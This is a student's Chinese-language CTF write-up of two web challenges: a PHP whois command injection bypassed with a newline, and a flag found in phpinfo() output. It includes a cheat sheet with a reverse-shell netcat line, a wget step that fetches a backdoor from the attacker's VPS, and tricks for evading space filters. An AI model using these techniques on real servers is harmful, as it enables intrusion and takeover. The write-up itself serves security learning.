
标题：第四天
日期：2026.3.31
编写人：吴思雨
***

第一题

题目：Whois

思路

1. 有搜索框且源代码中没有提示，于是尝试随机输入并点击 search，发现网址后访问的后端文件名为 query.php，且意味着后台可以通过修改 host 和 query 来注入命令



   cce1a97a193460cd08dc4244856fa8a2

2. 发现访问后，出现源码，发现他会过滤掉；、|这些符号所以用换行符

不安全 49.232.142.230:15969/query.php


```php
<?php

error_reporting(0);

$output = null;
$host_regex = "/^[0-9a-zA-Z][0-9a-zA-Z\.-]+$/";
$query_regex = "/^[0-9a-zA-Z\. ]+$/";


if (isset($_GET['query']) && isset($_GET['host']) &&
        is_string($_GET['query']) && is_string($_GET['host'])) {

    $query = $_GET['query'];
    $host = $_GET['host'];

    if ( !preg_match($host_regex, $host) || !preg_match($query_regex, $query) ) {
        $output = "Invalid query or whois host";
    } else {
        $output = shell_exec("/usr/bin/whois -h ${host} ${query}");
    }

}
else {
    highlight_file(__FILE__);
    exit;
}

?>

<!DOCTYPE html>
<html>
    <head>
        <title>Whois</title>
    </head>
    <body>
        <pre><?= htmlspecialchars($output) ?></pre>
    </body>
</html>
```

bfcada78ff3c89a7a9add046fa06f8fd

3. 即最终为：基础地址加上 URL 传参的？，然后再输入两个参数：host=随机（被要求由数字和字母组成）加&加 query=ls（ls 是让服务器把目录里的文件全部列出来的命令），作为网址后，看到所有目录如下图

9204dce5a6d7498c330e698bedacc35c

4. 根据提示有 query 可以修改为 cat thisistheflagwithrandomstuffthatyouwontguessJUSTCATME，访问修改后的网址得到 shellmates



7b86c6830005fb127ed5fdd1b05bd5a4

知识点

命令注入题：

1. 核心漏洞：命令注入

   发现代码中使用 shell_exec 、 system 、 passthru 等函数调用系统命令，且把用户输入直接拼进命令里，只要参数可控，且没有做完美的过滤，就能执行任意系统命令（如 ls 、 cat ）

   - 命令清单：

   一、最常用的基础命令

   就像 ls 一样，这些命令用来查看环境和文件位置：

   1. pwd
   - 作用：查看当前所在的目录路径。
   - 场景：不知道自己在哪，或者根据路径判断是不是根目录。

2. whoami
- 作用：查看当前用户权限（是 root 还是 www-data）。
- 场景：如果是 root，恭喜你，基本通关了；如果是 www-data，可能需要读其他用户的文件。
3. ifconfig 或 ip addr
- 作用：查看服务器 IP 地址、网卡信息。
- 场景：题目提示“内网访问”或者需要反弹 Shell 时。
4. uname -a
- 作用：查看系统内核版本。
- 场景：根据系统版本找对应的提权漏洞（CVE 漏洞）。

二、找 flag 的命令（读文件专用）

ls 只是帮你找到文件，真正读内容用这些：

1. cat
- 用法： cat flag.txt
- 作用：直接把文件内容全部读出来（最常用）。
2. more / less
- 用法： more flag.txt
- 作用：如果文件太大，一页一页看。
3. tail
- 用法： tail -n 5 flag.txt
- 作用：只看文件最后 5 行。
- 场景：有时候 flag 在文件末尾。
4. grep
- 用法： grep -r “flag” ./
- 作用：全局搜索包含 “flag” 字符串的文件。
- 场景：不知道 flag 叫什么名字，直接搜关键字。

三、高级命令（反弹 Shell / 远程控制）

如果 ls 看得到 flag 但是读不了（权限不够），或者需要写脚本，就用这些：

1. ping
- 用法： ping -c 1 你的 IP
- 作用：测试连通性（常用于盲注，证明命令执行成功了）。
2. wget / curl
- 用法： wget http://你的 VPS 地址/shell.txt
- 作用：让服务器下载你 VPS 上的文件（通常是木马或后门）。
3. nc （Netcat）

- 用法： nc 你的 IP 4444 -e /bin/bash
- 作用：反弹 Shell，直接拿到服务器的交互式命令行。

四、如果遇到长度限制

有时候题目过滤了空格，或者限制了命令长度，你要用最短的写法：

1. ls
- 用 Tab 键代替空格（URL 里写 %09 ）。
2. cat<flag
- 用重定向符号 < 代替空格。
3. catIFS1flag
- 利用系统变量 $IFS （分隔符） ， $1 相当于空格。

总结：

- 想探路、列文件： ls 、 pwd 、 whoami
- 想读内容： cat
- 想搜位置： find 、 grep
- 想拿权限： bash 、 nc

2. 关键绕过：换行符

- 先看正则盲区：代码里的正则没显式排除换行符 ，导致 绕过了过滤（在其他的题目里也可能是别的没有被过滤）。

  （Shell 语义：Shell 中 （换行）等同于 回车，也就是命令分隔符）

- 将没有被过滤的截断符号把原来的长命令截断，让 Shell 强制执行下一条命令（比如执行 ls ）。

3. 基础操作：URL 参数拼接（GET 请求）

- 知道 URL 中 ? 后面跟参数， & 分隔多个参数。
- 公式： 基础地址?host=假内容%0a&query=系统命令 （注意空格等符号不能忽略）


4. 得到 flag

第二题

题目：filter-madness


思路

1. 进入页面，发现有一个输入框，且 info 可以点击，先选择点击 info 进入新的页面



3f3f64eb7d9703c708ad75b85c032245

2. 发现 info 内即为 php 页面，且包含大量信息，Ctrl+F 搜索 FLAG，直接发现了 wctf，提交即正确



PHP 8.2.2 - phpinfo()

0:12339/info.php

FLAG 4/9

Variable	Value
HOSTNAME	06e9a041d4636b92df8a8159ec9f1979
PHP_VERSION	8.2.2
APACHE_CONFDIR	/etc/apache2
PHP_INI_DIR	/usr/local/etc/php
GPG_KEYS	39B641343D8C104B2B146DC3F9C39DC0B9698544 E60913E4DF209907D8E30D96659A97C9CF2A795A 1198C0117593497A5EC5C199286AF1F9897469DC
PHP_LDFLAGS	-Wl,-O1 -pie
PWD	/var/www/html
APACHE_LOG_DIR	/var/log/apache2
LANG	C
PHP_SHA256	bdc4aa38e652bac86039601840bae01c0c3653972eaa6f9f93d5f71953a7ee33
FLAG	wctf{m4y6e-th15-15-4-6u9-1n-php-83047}
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
PHP_URL	https://www.php.net/distributions/php-8.2.2.tar.xz
APACHE_RUN_GROUP	www-data
APACHE_LOCK_DIR	/var/lock/apache2
SHLVL	0
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
APACHE_RUN_DIR	/var/run/apache2
APACHE_ENVVARS	/etc/apache2/envvars
APACHE_RUN_USER	www-data
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_ASC_URL	https://www.php.net/distributions/php-8.2.2.tar.xz.asc
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64

PHP Variables

c78b8f280b8f971769426870b3e65bf2

知识点

phpinfo() 会输出极其详细的服务器信息。出题人经常把 Flag、Key、数据库账号密码、服务器路径 这些关键信息，藏在 Environment（环境变量） 或 Local Value（本地值） 里。

可以直接尝试 CtrlF 搜索关键字： flag 、 FLAG 、 secret 、 key 、 token 、 auth

如果能搜出来即为题目的 flag